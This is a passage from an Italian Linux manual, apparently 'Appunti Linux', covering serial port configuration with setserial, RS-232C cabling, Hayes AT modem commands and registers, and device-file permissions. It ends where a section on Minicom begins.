Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| |
|---|
| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |

Parte xix

# Modem, porte seriali e connessioni punto-punto

# Modem e porte seriali

In un elaboratore PC si hanno generalmente a disposizione due porte seriali, che eventualmente possono essere estese fino a quattro, denominate COM1, COM2,... La tabella 91.1 mostra la corrispondenza tra indirizzi e nomi di dispositivo.

| Porta sui PC | IRQ | I/O | dispositivo |
|---|---|---|---|
| COM1 | 4 | 0x3f8 | /dev/ttyS0 |
| COM2 | 3 | 0x2f8 | /dev/ttyS1 |
| COM3 | 4 | 0x3e8 | /dev/ttyS2 |
| COM4 | 3 | 0x2e8 | /dev/ttyS3 |

Tabella 91.1: Indirizzi delle porte seriali.

In passato, si distingueva tra dispositivi per la chiamate in uscita, e dispositivi per le chiamate in ingresso. Per le prime si utilizzavano i nomi `/dev/cua*` che sono ormai obsoleti. Attualmente, i dispositivi `/dev/ttyS*` svolgono entrambi i compiti.

Dal momento che la prima e la terza porta seriale, così come la seconda e la quarta, condividono lo stesso IRQ, per evitare conflitti è meglio limitarsi all'utilizzo delle sole prime due porte seriali. Tuttavia, il kernel Linux può gestire delle schede seriali multiple in cui, con un unico IRQ, si hanno a disposizione fino a un massimo di 32 porte seriali.

## 91.1 Configurazione

Nell'introduzione a questo capitolo si è mostrato subito il problema dei conflitti di configurazione delle porte seriali, quando queste sono più di due. In generale è difficile trovare un PC con più di due porte seriali, e se si inserisce una scheda aggiuntiva, questa dovrebbe essere configurabile attraverso ponticelli o del software.

Il vero problema sta nel fare in modo che le porte seriali siano individuate correttamente anche quando utilizzano una configurazione non standard. A questo proposito, GNU/Linux offre un programma di utilità specifico per configurare le porte seriali in base alle loro caratteristiche reali: **`setserial`**.

### 91.1.1 # setserial

`setserial [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩ `[` ⟨*parametro*⟩ `[`⟨*argomento*⟩`] ]...`

`setserial -g [-a] [-b]` ⟨*dispositivo*⟩`...`

**`setserial`** permette di definire o verificare le informazioni sulla configurazione di una porta seriale particolare. Principalmente, si tratta dell'indicazione dell'indirizzo di I/O e del numero di IRQ in cui il kernel si deve aspettare di trovare la porta seriale in questione.

In pratica, l'uso di **`setserial`** è necessario quando si utilizzano porte seriali configurate in modo non standard, per fare in modo che vengano identificate e trattate secondo la loro configurazione particolare. Quando esiste questa esigenza, dal momento che il kernel dovrebbe essere configurato in tal modo a ogni avvio, è generalmente opportuno programmare l'utilizzo di **`setserial`** all'interno della procedura di inizializzazione del sistema.

Per fare riferimento alla porta seriale da verificare o di cui si deve definire la configurazione, si utilizza il nome del dispositivo corrispondente, `/dev/ttyS*`, subito dopo le eventuali opzioni.

Dopo il nome del dispositivo seriale, vengono indicati i «parametri», che a loro vota sono seguiti da un argomento eventuale. Se **`setserial`** viene utilizzato senza parametri, oppure con l'opzione **`-g`**, si ottiene semplicemente lo stato attuale della configurazione della porta seriale corrispondente.

Alcune opzioni

`-g`

Mostra le informazioni sui dispositivi seriali indicati come argomenti.

`-a`

Quando **`setserial`** viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottengono tutte le informazioni disponibili.

`-b`

Quando **`setserial`** viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottiene solo un riassunto delle informazioni disponibili.

Alcuni parametri

`port` ⟨*indirizzo-I/O*⟩

Permette di definire l'indirizzo di I/O della porta seriale.

`irq` ⟨*indirizzo-irq*⟩

Permette di definire l'indirizzo IRQ della porta seriale.

`uart {8250|16450|16550|16550A|16650|16750}`

Permette di definire in modo esplicito il tipo di UART utilizzato. Può essere utile quando il sistema di autorilevamento non funziona per qualche ragione, oppure quando il tipo individuato non risulta veritiero. In generale, si distingue tra il tipo 16550A e gli altri; il primo ha una memoria FIFO che viene utilizzata, mentre per gli altri, anche se alcuni ne dispongono, non ne viene attivato l'utilizzo.

`spd_hi`

Fa in modo che venga utilizzata la velocità di 57600 bps quando l'applicazione ne richiede 38400.

`spd_vhi`

Fa in modo che venga utilizzata la velocità di 115200 bps quando l'applicazione ne richiede 38400.

Esempi

`# setserial -g -a /dev/ttyS1`

Visualizza tutte le informazioni disponibili sulla seconda porta seriale.

`# setserial /dev/ttyS2 port 0x2e8`

Imposta la configurazione della terza porta seriale corrispondente al dispositivo `/dev/ttyS2`, definendo che per questa viene utilizzato l'indirizzo di I/O 0x2e8.

`# setserial /dev/ttyS2 irq 5`

Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato l'IRQ numero 5.

`# setserial /dev/ttyS2 port 0x3e8 irq 5 spd_hi uart 16550`

Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato l'indirizzo di I/O 0x3e8 e l'IRQ numero 5. Inoltre si stabilisce che si tratta di un UART 16550 (senza FIFO, o non funzionante) e si fa in modo di utilizzare una velocità elevata (57600 bps) quando l'applicazione richiede 38400 bps.

### 91.1.2 /etc/rc.d/rc.serial

Quando si ha la necessità di configurare una o più porte seriali attraverso **`setserial`**, è opportuno che questa operazione venga svolta ogni volta che si accende l'elaboratore, attraverso la procedura di inizializzazione del sistema. Generalmente si tratta di modificare o creare il file `/etc/rc.d/rc.serial`, o un altro nome simile, in relazione all'organizzazione della propria distribuzione GNU/Linux.

## 91.2 Connettori

Il connettore di un porta seriale presente su un PC può essere di due tipi: maschio DB-25 o maschio DB-9. La porta seriale RS-232C originale utilizza il connettore DB-25, ma dal momento che in pratica si utilizzano solo nove dei 25 contatti, sugli elaboratori PC sono apparse delle semplificazioni a 9 contatti.

## 91.3 Controllo del flusso o handshaking

Il controllo del flusso dei dati, tra la porta seriale e l'unità periferica a essa connessa, può essere di due tipi:

- hardware o RTS/CTS;
- software o XON/XOFF.

Il controllo di flusso hardware prevede l'utilizzo dei segnali RTS e CTS per la sincronizzazione tra la porta seriale e la periferica. Si tratta anche del metodo che garantisce la maggiore velocità. Il controllo di flusso software ignora i segnali hardware e utilizza invece i codici XON e XOFF.

| Segnale | DB-25 | DB-9 |
|---|---|---|
| TD *Transmit Data* | 2 | 3 |
| RD *Receive Data* | 3 | 2 |
| RTS *Request to Send* | 4 | 7 |
| CTS *Clear to Send* | 5 | 8 |
| DSR *Data Set Ready* | 6 | 6 |
| Massa dei segnali | 7 | 5 |
| DCD *Data Carrier Detect* | 8 | 1 |
| DTR *Data Terminal Ready* | 20 | 4 |
| RI *Ring Indicator* | 22 | 9 |

Tabella 91.2: Segnali associati ai contatti delle porte seriali.

## 91.4 Cavi RS-232C

Si tratta dei cavi utilizzati per connettere un'unità periferica a una porta seriale. A seconda dei componenti da connettere tra loro, si parla di DTE (*Data Terminal Equipment*) e DCE (*Data Communications Equipment*). L'elaboratore è sempre un DTE, il modem è un'unità DCE, mentre una stampante o un terminale può essere un DTE.

### 91.4.1 Cavo DTE-DCE

Quando si connettono due unità eterogenee, come un elaboratore con un modem, si utilizza un cavo seriale composto da un connettore DB-25 maschio, da collegare all'unità periferica DCE, e da un connettore DB-25 o DB-9 femmina, da collegare alla porta seriale dell'elaboratore (DTE). Con questo tipo di cavo, tutti i segnali di un capo sono connessi con gli stessi segnali dell'altro.

| Segnale | DTE (elaboratore) DB-25 | DTE (elaboratore) DB-9 | DCE (modem) DB-25 |
|---|---|---|---|
| TD *Transmit Data* | 2 | 3 | 2 |
| RD *Receive Data* | 3 | 2 | 3 |
| RTS *Request to Send* | 4 | 7 | 4 |
| CTS *Clear to Send* | 5 | 8 | 5 |
| DSR *Data Set Ready* | 6 | 6 | 6 |
| Massa dei segnali | 7 | 5 | 7 |
| DCD *Data Carrier Detect* | 8 | 1 | 8 |
| DTR *Data Terminal Ready* | 20 | 4 | 20 |
| RI *Ring Indicator* | 22 | 9 | 22 |

Tabella 91.3: Cavo seriale RS-232C.

### 91.4.2 Cavo DTE-DTE o Null-modem

Un cavo Null-modem, per la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale, può essere realizzato utilizzando due connettori DB-25 femmina, oppure DB-9 femmina, oppure un DB-25 e un DB-9 femmina. Se si intende utilizzare un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili, mentre per un controllo di flusso hardware, ovvero RTS/CTS, sono necessari 7 fili. Se il cavo ha una schermatura metallica, questa può essere connessa alla parte metallica di uno solo dei due connettori.

In appendice (E.3, E.4), sono riportati gli schemi delle connessioni necessarie alla realizzazione di questi cavi.

## 91.5 Modem

La tabella 91.4 elenca alcune sigle utilizzate per identificare le caratteristiche dei modem, in particolare quelle dell'ITU (*International Telecommunications Union*).

Quando si utilizza il modem si distinguono due situazioni: la modalità di comando e la modalità dati. Quando si accende il modem, questo si trova nella modalità di comando, con la quale accetta una serie di comandi dall'elaboratore o dall'unità a cui è collegato, e risponde di conseguenza. Quando si stabilisce una connessione, si passa alla modalità dati, e il modem non accetta più comandi (tranne uno speciale), perché tutto il traffico viene considerato parte della comunicazione.

| Standard | Caratteristiche |
|---|---|
| V.21 (Bell 103) | 300 bps |
| V.22 (Bell 212A) | 1200 bps |
| V.23 | trasmissione/ricezione 1200/75 bps |
| V.22 bis | 2400 bps |
| V.27 | fax |
| V.29 | fax |
| V.32 | 4800 - 9600 bps |
| V.32 bis | 7200 - 12000 - 14400 bps |
| V.34 | 28800 bps |
| V.34+ | 33600 bps |
| V.42 | correzione errori (include LAP-M) |
| V.42 bis | compressione dati |
| MNP4 | correzione errori |
| MNP5 | compressione dati |
| V.90 | trasmissione/ricezione 31200/56000 bps |

Tabella 91.4: Standard sulle caratteristiche dei modem.

### 91.5.1 Insieme esteso di comandi Hayes

I comandi dei modem Hayes compatibili iniziano quasi sempre per «AT» seguito da una serie eventuale di codici di comando alfanumerici e quindi da un codice di ritorno a carrello (<*CR*>).

`AT`[⟨*comando*⟩...]

Per esempio:

- ATDP chiamata a impulsi (telefono decadico);
- ATDT chiamata a toni (telefono multifrequenza).

I comandi di base iniziano con una lettera alfabetica; a questi sono stati aggiunti nel tempo dei comandi estesi che possono iniziare con una e-commerciale (`&`), un simbolo di percentuale (`%`), una barra obliqua inversa (`\`) e altri simboli ancora. Quando si fa riferimento a comandi estesi, è difficile stabilire quale sia lo standard; in queste sezioni si vogliono elencare solo i comandi di base e quelli estesi più comuni e quindi più importanti.

#### 91.5.1.1 Comandi senza prefisso AT

Alcuni comandi speciali non fanno uso del solito prefisso di comando AT. Sono pochi e piuttosto importanti.

---

`A/`

Ripete l'ultimo comando (si usa da solo, senza il prefisso AT e senza <*CR*> alla fine).

`+++`

Sequenza di escape, preceduta e seguita da una pausa di almeno un secondo. Si può usare quando il modem è nella modalità dati e lo si vuole riportare a quella di comando. Generalmente, dopo la pausa finale, viene inviato al modem un comando AT nullo: ⟨*pausa*⟩+++⟨*pausa*⟩AT<*CR*>.

Dopo aver riportato il modem alla modalità di comando, è possibile rimetterlo subito nella modalità dati attraverso il comando ATO.

#### 91.5.1.2 Comandi AT principali

I comandi seguenti richiedono il prefisso AT e sono seguiti dal carattere di ritorno a carrello (<*CR*>). I comandi prefissati da AT possono essere più o meno complessi e lunghi di conseguenza; questa lunghezza ha un limite che varia da modem a modem. In generale, quando possibile, è opportuno suddividere questi comandi se sono troppo lunghi.[1]

La maggior parte dei comandi AT, sono formati da una sigla iniziale che definisce il tipo di comando, e sono seguiti da un parametro numerico. Per esempio, ATH0 serve a chiudere la linea telefonica. Questi comandi possono essere dati senza il parametro finale (cioè senza il numero), quando si vuole fare riferimento allo zero. Quindi, ATH è esattamente uguale a ATH0.

I comandi AT possono contenere spazi, per facilitare la lettura umana. Resta comunque valido il problema del limite massimo alla loro lunghezza, che in tal modo deve tenere conto anche degli spazi aggiuntivi.

[1] AT sta per *Attention*.

---

`A`

*Answer*. Risposta senza attendere il segnale di chiamata.

`DP`*n*

*Dial Pulse*. Compone il numero di telefono *n* a impulsi.

`DT`*n*

*Dial Tone*. Compone il numero di telefono *n* a toni.
Se all'interno delle cifre del numero telefonico viene utilizzata una virgola (`,`), questa rappresenta una pausa nella composizione. Solitamente, questa pausa dura 2 secondi.

Il comando **`D`** è speciale: dopo il numero telefonico da comporre non è possibile accodare altri comandi.

`E0`

*Echo*. Disattiva l'eco dei comandi.

`E1`

Attiva l'eco dei comandi. È il valore predefinito.

`F0`

Funzionamento in *Half duplex*.

`F1`

Funzionamento in *Full duplex*.

`H0`

*Hang*. Il modem chiude la connessione alla linea telefonica.

`H1`

Il modem apre la connessione alla linea telefonica.

`H2`

Il telefono e il modem sono entrambi connessi alla linea telefonica.

`L0`

*Loudness*. Il livello sonoro dell'altoparlante interno al modem viene posizionato al livello minimo.

`L1`

Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello basso.

`L2`

Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello medio. È il valore predefinito.

`L3`

Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello alto.

`M0`

*Mode*. Altoparlante spento.

`M1`

Altoparlante acceso durante la chiamata e spento non appena riceve il segnale di portante. È il valore predefinito.

`M2`

Altoparlante sempre acceso.

`M3`

Altoparlante spento durante la composizione, quindi acceso, e spento non appena riceve il segnale di portante.

`O0`

*On-line*. Quando per qualche motivo il modem è tornato alla modalità di comando mentre si trovava in quella dati, per esempio perché è stato generato un escape (+++), con il comando O0, si fa in modo che il modem torni alla modalità dati.

`O1`

Riporta il modem alla modalità dati, forzando però una procedura di equalizzazione, in modo da riadattarsi alle caratteristiche della linea.

`Q0`

*Quiet*. Vengono inviati i codici di risultato.

`Q1`

Non vengono inviati i codici di risultato.

`S`*n*`=`*x*

*S-Register*. Attribuisce al registro *n* il valore *x*.

`S`*n*`?`

Visualizza il valore del registro *n*.

`V0`

*Verbose*. Non vengono tradotti i codici di risultato.

`V1`

Vengono tradotti i codici di risultato in forma verbale. È il valore predefinito.

`X0`

*Extensive*. Seleziona i codici di risultato a livello base (300 bps).

`X1`

Esteso senza rilevamento del tono di chiamata (*dialtone*) o del segnale di occupato (*busy*).

`X2`

Esteso con rilevamento del tono di chiamata (*dialtone*), ma non del segnale di occupato (*busy*).

`X3`

Esteso con rilevamento del segnale di occupato (*busy*), ma non del tono di chiamata (*dialtone*).

ATX3 è la scelta migliore quando si utilizzano le linee telefoniche italiane. Se si tentano altre modalità si ottiene solo il tipico messaggio di errore: **`NO DIALTONE`**.

`X4`

Esteso con rilevamento del tono di chiamata (*dialtone*) e del segnale di occupato (*busy*).

`Y0`

Disabilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*). È il valore predefinito.

`Y1`

Abilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*).

`Z`

Preleva il profilo di configurazione dalla memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi ATZ0, ATZ1, ATZ2,... per prelevare il primo profilo, il secondo, il terzo,... In generale, ATZ e ATZ0 sono la stessa cosa.

`&C0`

*Carrier*. Il modem mantiene sempre alto il DCD (*Data Carrier Detect*).

`&C1`

Il livello del DCD segue l'andamento della portante rilevata dal modem.

`&D0`

Il modem ignora il DTR.

`&D1`

Il modem passa allo stato di comando quando il DTR passa dal livello alto al livello basso.

`&D2`

Quando il DTR passa dal livello alto al livello basso, il modem interrompe la comunicazione (aggancia) e disabilita la risposta automatica (ammesso che questa sia stata abilitata). Infine, torna alla modalità di comando.

`&D3`

Quando il DTR passa dal livello alto al livello basso, il modem si reinizializza.

`&F`

*Firmware*. Preleva il profilo di configurazione preimpostato dal fabbricante della ROM (praticamente una reinizializzazione del modem).

`&L0`

*Line*. Linea commutata.

`&L1`

Linea dedicata.

`&S0`

*Set*. Il modem mantiene sempre alto il DSR (*Data Set Ready*).

`&S1`

Il DSR funziona in base alle specifiche EIA.

`&V`

*View*. Consente di visualizzare il profilo memorizzato nella memoria non volatile.

Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&V0, AT&V1, AT&V2,... per visualizzare il primo profilo, il secondo, il terzo,... In generale, AT&V e AT&V0 sono la stessa cosa.

`&W`

*Write*. Scrive nella memoria non volatile il profilo attivo di configurazione.

Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&W0, AT&W1, AT&W2,... per registrare nel primo profilo, nel secondo, nel terzo,... In generale, AT&W e AT&W0 sono la stessa cosa.

| AT | Descrizione |
|---|---|
| A | Risposta. |
| DP | Composizione a impulsi. |
| DT | Composizione a toni. |
| E | Eco dei comandi. |
| F | Duplex. |
| H | Aggancio. |
| L | Livello sonoro. |
| M | Altoparlante. |
| Q | Codici di risultato. |
| S*n*=*x* | Attribuzione del valore *x* al registro *n*. |
| S*n*? | Interrogazione del contenuto del registro *n*. |
| V | Traduzione dei codici di risultato numerici. |
| X | Estensione. |
| Y | Disconnessione automatica. |
| Z | Prelievo del profilo di configurazione dalla memoria non volatile. |
| &F | Prelievo del profilo di configurazione dalla ROM. |
| &L | Linea dedicata o commutata. |
| &V | Visualizza il profilo di configurazione della memoria non volatile. |
| &W | Registra il profilo di configurazione nella memoria non volatile. |

Tabella 91.5: Riepilogo dei comandi AT.

#### 91.5.1.3 Registri principali

I registri sono delle caselle di memoria che permettono di ridefinire determinati valori riferiti al comportamento del modem. Per modificare un registro si utilizza il comando ATS*n*=*x*, dove *n* è il numero del registro e *x* è il valore che gli si vuole assegnare.

`S0`

Numero di squilli prima della risposta. Zero equivale a inibire la risposta automatica ed è il valore predefinito.

`S1`

Contatore degli squilli. Il modem utilizza questo registro come variabile per il conteggio degli squilli: quando il valore di questo registro raggiunge quello di S0, il modem risponde.

`S2`

Il codice di escape. Il valore predefinito corrisponde a 43, ovvero al simbolo **+**. Per passare dalla modalità *on line* a quella dei comandi, si preme per tre volte si seguito in rapida successione questo tasto: [+] [+] [+].

`S3`

Il codice utilizzato come *carriage return*. Il valore predefinito è 13, corrispondente a <*CR*>.

`S4`

Il codice utilizzato come *linefeed*. Il valore predefinito è 10, corrispondente a <*LF*>.

`S5`

Il codice utilizzato come *backspace*. Il valore predefinito è 8, corrispondente a <*BS*>.

`S6`

Tempo di attesa per il segnale di centrale espresso in secondi. Si tratta del tempo che il modem attende prima di iniziare a comporre il numero telefonico. Il valore predefinito è 2.

`S7`

Tempo di attesa per la portante espresso in secondi. Si tratta del tempo entro il quale il modem si aspetta di ricevere la portante. Se ciò non avviene, il modem restituisce il messaggio di errore **`NO CARRIER`**. Solitamente, il valore predefinito è 30.

`S8`

Durata della pausa espressa in secondi. Quando all'interno del numero telefonico da comporre appare una virgola, questa viene interpretata come pausa di composizione. La durata predefinita della pausa è di 2 secondi.

`S9`

Tempo per il rilevamento della portante espresso in decimi di secondo. La quantità di tempo necessario, durante il quale la portante deve essere presente per poter essere rilevata dal modem. Il valore predefinito è 6, pari a 0,6 secondi.

`S10`

Tempo massimo di perdita della portante espresso in decimi di secondo. La durata massima della perdita della portante. Se la portante viene a mancare per un tempo maggiore, il modem riaggancia, ovvero chiude la comunicazione. Il valore predefinito è 7, pari a 0,7 secondi. In presenza di linee disturbate, può essere necessario aumentare questo valore.

`S11`

Intervallo di tono espresso in millisecondi. Quando si utilizza la composizione a toni o DTMF, i toni che rappresentano le cifre numeriche devono essere spaziati l'uno dall'altro da una breve pausa. Questo registro esprime il valore di questa pausa. Il valore predefinito si aggira tra i 50 e i 100 millisecondi. La scelta della durata della pausa dipende dalle capacità della propria centrale, e un valore di 50 è considerato il minimo possibile in assoluto.

`S12`

Tempo morto della sequenza di escape espresso in cinquantesimi di secondo. È il tempo che deve trascorrere prima e dopo una sequenza di escape (+++). Il valore predefinito è 50, pari a un secondo.

## 91.5.2 Indicatori luminosi dei modem esterni

I modem esterni hanno una serie di indicatori luminosi, più o meno standard, che danno un'indicazione istantanea sullo stato di questo. Queste indicazioni sono abbastanza importanti, ed è utile conoscerne il significato.

```
+-----------------------------------------------------------------------+
|       MR      HS      AA      CD      OH      SD      RD      TR      |
|       *       *       *       *       *       *       *       *       |
+-----------------------------------------------------------------------+
```

Figura 91.1: Indicatori luminosi dei modem esterni.

| Registro | Descrizione |
|---|---|
| S0 | Numero di squilli prima della risposta automatica. |
| S1 | Contatore degli squilli. |
| S2 | Codice di escape. |
| S3 | Codice di ritorno a carrello. |
| S4 | Codice per l'avanzamento di riga. |
| S5 | Codice per il *backspace*. |
| S6 | Secondi di attesa per il segnale di centrale. |
| S7 | Secondi di attesa per la portante. |
| S8 | Secondi di durata della pausa (virgola). |
| S9 | Decimi di secondo per il rilevamento della portante. |
| S10 | Decimi di secondo consentiti per la perdita della portante. |
| S11 | Millisecondi di spaziatura tra i toni di composizione. |
| S12 | Cinquantesimi di secondo per i tempi morti delle sequenze di escape. |

Tabella 91.6: Riepilogo dei registri «S» principali.

- MR, *Modem Ready*

  Quando l'indicatore MR è acceso, il modem è alimentato elettricamente.

- HS, *High Speed*

  Quando l'indicatore HS è acceso, il modem opera a una velocità maggiore o uguale a 2400bps.

- AA, *Auto Answer*

  Quando l'indicatore AA è acceso, il modem è configurato per rispondere alle chiamate, oppure ha ricevuto uno o più squilli del telefono.

- CD, *Carrier Detect*

  Quando l'indicatore CD è acceso, il modem sta ricevendo, dal modem remoto, un segnale di portante valido.

- OH, *Off Hook*

  Quando l'indicatore OH è acceso, il modem sta utilizzando la linea telefonica.

- SD, *Send Data*

  Quando l'indicatore SD è acceso, il modem sta trasmettendo dati (ovvero sta ricevuto dati dall'elaboratore, o da altra unità, da trasmettere nella linea).

- RD, *Receive Data*

  Quando l'indicatore RD è acceso, il modem sta ricevendo dati (ovvero sta inviando i dati ricevuti dalla linea, verso l'elaboratore o altra unità).

- TR, *Terminal Ready*

  Di solito viene utilizzato per visualizzare la condizione del segnale DTR (*Data Terminal Ready*).

## 91.5.3 Codici di risposta

Quando il modem è configurato in modo da restituire i codici di risposta, questi vengono restituiti in forma verbale o numerica: ATQ0 abilita l'emissione delle risposte, ATV1 visualizza i messaggi in inglese invece che in forma numerica.

| codice numerico | codice verbale | descrizione |
|---|---|---|
| 0 | OK | Comando eseguito senza errori |
| 1 | CONNECT | Connessione stabilita (a 300bps) |
| 2 | RING | Il telefono sta suonando |
| 3 | NO CARRIER | Perdita della portante o mancato rilevamento |
| 4 | ERROR | Errore nel comando o riga troppo lunga |
| 5 | CONNECT 1200 | Connessione stabilita a 1200bps |
| 6 | NO DIALTONE | Assenza del tono di chiamata |
| 7 | BUSY | Rilevamento del segnale di occupato |
| 8 | NO ANSWER | |
| 9 | CONNECT 2400 | Connessione stabilita a 2400bps |

Tabella 91.7: Codici di risposta standard dei modem.

### 91.5.4 Sequenze di escape

Quando si utilizza un programma per interagire con un modem, e si devono indicare dei comandi AT di qualche tipo, capita spesso la necessità di indicare dei simboli speciali, come il ritorno a carrello, o delle pause nel flusso di questi. Spesso sono validi i codici di escape che si vedono nella tabella 91.8.

| Codice | Significato |
|---|---|
| \d | Pausa di un secondo. |
| \p | Pausa di 1/10 di secondo. |
| \n | *<LF>* (*line feed*). |
| \r | *<CR>* (*carriage return*). |
| \N | *<NUL>*. |
| \s | *<SP>* (spazio normale). |
| \t | *<HT>* (tabulazione). |
| \\ | Una barra obliqua inversa singola. |

Tabella 91.8: Codici di escape tipici per i programmi che interagiscono con il modem.

## 91.6 File di dispositivo e collegamenti

I file di dispositivo relativi alle porte seriali di GNU/Linux hanno un nome del tipo `/dev/ttyS*`. Dal momento che, almeno in teoria, è possibile gestire un massimo di 32 porte, i numeri utilizzati vanno da 0 a 31 (`/dev/ttyS0`, `/dev/ttyS1`, ..., `/dev/ttyS31`).

Quando si utilizzano programmi che accedono alle porte seriali, occorre prendersi cura dei permessi associati a questi file di dispositivo, altrimenti saranno utilizzabili solo dall'utente **`root`**.

$ **`ls -l /dev/ttyS[0-3]`**[*Invio*]

```
crw-r--r--   4 root     root       4,  64 dic 16 17:30 /dev/ttyS0
crw-r--r--   4 root     root       4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root     root       4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root     root       4,  67 mag  5  1998 /dev/ttyS3
```

Per esempio, se si vuole rendere disponibile l'utilizzo da parte di tutti del modem connesso alla seconda porta seriale, occorrerà agire come segue:

\# **`chmod a+rw /dev/ttyS1`**[*Invio*]

$ **`ls -l /dev/ttyS[0-3]`**[*Invio*]

```
crw-r--r--   4 root     root       4,  64 dic 16 17:30 /dev/ttyS0
crw-rw-rw-   4 root     root       4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root     root       4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root     root       4,  67 mag  5  1998 /dev/ttyS3
```

Quando si ha a disposizione un unico modem, può essere opportuno predisporre un collegamento simbolico corrispondente a `/dev/modem`, che punti al file di dispositivo corrispondente alla porta seriale a cui è connesso effettivamente il modem stesso. Così facendo, se i programmi che lo utilizzano fanno riferimento a questo collegamento, non occorre più cambiare la loro configurazione quando si sposta il modem: basta cambiare il collegamento.

```
lrwxrwxrwx   1 root     root           65 dic 16 17:37 /dev/modem -> ttyS1
```

Ci sono pro e contro sull'utilità di questo collegamento. L'argomento più importante da tenere in considerazione contro la presenza di questo collegamento è il fatto che i programmi che lo utilizzano potrebbero creare dei file di *lock* che segnalano il suo utilizzo, mentre può sembrare che il dispositivo che viene utilizzato effettivamente sia libero.

Per comodità, negli esempi che si mostreranno in questo capitolo, e anche in altri, si utilizza la convenzione del collegamento `/dev/modem`, ma questo non deve essere inteso come un invito a seguire questa strada in modo generalizzato.

### 91.6.1 Gestione oculata dei permessi

La gestione dei permessi per l'accesso al dispositivo della porta seriale cui è connesso il modem, può essere fatta in modo più proficuo assegnando a questi l'appartenenza a un gruppo diverso da **`root`**, per esempio **`uucp`**, e abbinando questo gruppo agli utenti cui si vuole concedere l'accesso.

Supponendo di voler utilizzare il gruppo **`uucp`**, si potrebbe modificare il file `/etc/group` in modo che al gruppo **`uucp`** facciano parte anche gli utenti che devono accedere alle porte seriali in uscita. Per esempio, la riga seguente rappresenta il record del file `/etc/group` in cui si dichiara il gruppo **`uucp`**.

```
uucp::14:uucp,root,daniele,tizio,caio
```

Qui, oltre all'utente fittizio **`uucp`** e all'amministratore **`root`**, viene concesso agli utenti **`daniele`**, **`tizio`** e **`caio`** di partecipare a questo gruppo.

## 91.7 Programmi di comunicazione

Un programma di emulazione di terminale è l'ideale per verificare il funzionamento del modem e soprattutto per poter memorizzare il profilo di configurazione preferito in modo che il comando ATZ lo imposti istantaneamente secondo la proprie necessità. Oltre a tali esigenze, attraverso questo tipo di programma si può effettuare una connessione fittizia al proprio ISP (*Internet Service Provider*) in modo da conoscere precisamente la procedura di connessione e da poter realizzare uno script adeguato.

### 91.7.1 Accesso brutale al modem

Anche senza un programma di emulazione di terminale si può accedere al modem, utilizzando gli strumenti elementari offerti dal sistema operativo. È sufficiente il programma **`cat`** utilizzato nel modo seguente (si suppone che il collegamento `/dev/modem` corrisponda al dispositivo seriale abbinato al modem).

`#` **`cat < /dev/modem &`**[ *Invio* ]

`#` **`cat > /dev/modem`**[ *Invio* ]

Con questi due comandi, si ottiene di emettere quanto generato dal modem attraverso lo standard output, e di dirigere lo standard input (generato dalla tastiera) verso il modem.

**`AT`**[ *Invio* ]

```
AT


OK
```

In questo modo si può fare (quasi) tutto quello che si potrebbe con un programma di emulazione di terminale. Si può anche simulare la connessione con un ISP, ma forse qualche messaggio potrebbe non essere visualizzato nel momento giusto.

### 91.7.2 Utilizzo sommario di Minicom

